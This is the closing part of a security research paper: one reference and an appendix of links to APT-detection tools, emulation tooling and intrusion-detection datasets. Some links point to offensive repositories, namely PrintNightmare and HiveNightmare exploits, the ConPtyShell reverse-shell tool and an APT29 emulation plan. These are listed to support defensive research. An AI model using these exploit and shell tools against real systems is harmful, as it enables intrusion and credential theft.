[135] M. D. Wilkinson, M. Dumontier, I. J. Aalbersberg, G. Appleton, M. Axton, A. Baak, N. Blomberg, J.-W. Boiten, L. B. da Silva Santos, P. E. Bourne, J. Bouwman, A. J. Brookes, T. Clark, M. Crosas, I. Dillo, O. Dumon, S. Edmunds, C. T. Evelo, R. Finkers, A. Gonzalez-Beltran, A. J. G. Gray, P. Groth, C. Goble, J. S. Grethe, J. Heringa, P. A. C. 't Hoen, R. Hooft, T. Kuhn, R. Kok, J. Kok, S. J. Lusher, M. E. Martone, A. Mons, A. L. Packer, B. Persson, P. Rocca-Serra, M. Roos, R. van Schaik, S.-A. Sansone, E. Schultes, T. Sengstag, T. Slater, G. Strawn, M. A. Swertz, M. Thompson, J. van der Lei, E. van Mulligen, J. Velterop, A. Waagmeester, P. Wittenburg, K. Wolstencroft, J. Zhao, and B. Mons, "The FAIR Guiding Principles for scientific data management and stewardship," *Scientific Data*, vol. 3, no. 1, p. 160018, Mar. 2016, (Accessed 2025-01-12).

A. Appendix

The online links to the datasets and tools are provided in this appendix.

A.1. Implementation Links

Atlas	https://github.com/purseclab/ATLAS
SOC-APT-Hunter	https://github.com/ahmedkhlief/APT-Hunter
APT-Hunter Reimplement	https://github.com/Ueda-Ichitaka/APTHunter
APT-Hunter	https://github.com/APT-Hunter/APTHunter/tree/master
Kairos	https://github.com/ProvenanceAnalytics/kairos
Flash	https://github.com/DART-Laboratory/Flash-IDS
KCSM	https://github.com/UHH-ISS/rt-kcsm
APT-KGL	https://github.com/hwwzrzr/APT-KGL
StreamSpot	https://sbustreamspot.github.io/
Unicorn	https://github.com/crimson-unicorn
Shadewatcher	https://github.com/jun-zeng/ShadeWatcher
Cyberrange	https://github.com/Ueda-Ichitaka/MasterCyberrange
TC-E5 Toolset	https://github.com/Ueda-Ichitaka/Darpa-TC-E5
TC3-TA3 Python Bindings	https://github.com/raytheonbbn/tc-ta3-api-bindings-python
TC-E5 DAS	https://github.com/tanishqjasoria/darpa-tc-en5
PrintNightmare	https://github.com/JohnHammond/CVE-2021-34527
HiveNightmare	https://github.com/GossiTheDog/HiveNightmare/tree/master
PowerShell IPv4 Scanner	https://github.com/BornToBeRoot/PowerShell_IPv4NetworkScanner/blob/main/Scripts/IPv4NetworkScan.ps1
Export-EventLogs	https://github.com/WillyMoselhy/Export-EventLogs
Set-UserRights	https://github.com/blakedrumm/SCOM-Scripts-and-SQL/blob/master/Powershell/GeneralFunctions/Set-UserRights.ps1
ConPtyShell	https://github.com/antonioCoco/ConPtyShell
audit-userspace	https://github.com/linux-audit/audit-userspace
APT29 Scenario 2	https://github.com/center-for-threat-informed-defense/adversary_emulation_library/tree/master/apt29/Emulation_Plan/Scenario_2
Zeek bzar	https://github.com/mitre-attack/bzar
zeek-EternalSafety	https://github.com/0xl3x1/zeek-EternalSafety

A.2. Dataset Links

Atlas v2 Extras	`https://bitbucket.org/sts-lab/reapr-ground-truth/src/master/`
Atlas v2	`https://bitbucket.org/sts-lab/atlasv2/src/master/`
StreamSpot Data	`https://github.com/sbustreamspot/sbustreamspot-data`
TC-E3 & 5	`https://github.com/darpa-i2o/Transparent-Computing/tree/master`
OpTC	`https://github.com/FiveDirections/OpTC-data`
Darpa98	`https://www.ll.mit.edu/r-d/datasets/1998-darpa-intrusion-detection-evaluation-dataset`
NGIDS-DS	`https://researchdata.edu.au/next-generation-intrusion-ngids-ds/2829669`
TON_IoT	`https://research.unsw.edu.au/projects/toniot-datasets`
LANL2018	`https://csr.lanl.gov/data/2017/`
LANL Cyber1	`https://csr.lanl.gov/data/cyber1/`
UNSW-NB15	`https://research.unsw.edu.au/projects/unsw-nb15-dataset`
CSE-CIC-IDS-2018	`https://www.unb.ca/cic/datasets/ids-2018.html`
CIC-IDS-2017	`https://www.unb.ca/cic/datasets/ids-2017.html`
WUSTL-IIoT	`https://www.cse.wustl.edu/~jain/iiot2/index.html`
ICSFLow	`https://github.com/AlirezaDehlaghi/ICSFlow`
Electra	`http://perception.inf.um.es/ICS-datasets/`
Edge-IIoTSet	`https://www.kaggle.com/datasets/mohamedamineferrag/edgeiiotset-cyber-security-dataset-of-iot-iiot`
iTrust Datasets	`https://itrust.sutd.edu.sg/itrust-labs_datasets/dataset_info/`
Batadal	`https://www.batadal.net/data.html`
HAI	`https://www.kaggle.com/icsdataset/competitions`
WDT	`https://ieee-dataport.org/open-access/hardware-loop-water-distribution-testbed-wdt-dataset-cyber-physical-security-testing`
Gas Pipeline	`https://sites.google.com/a/uah.edu/tommy-morris-uah/ics-data-sets`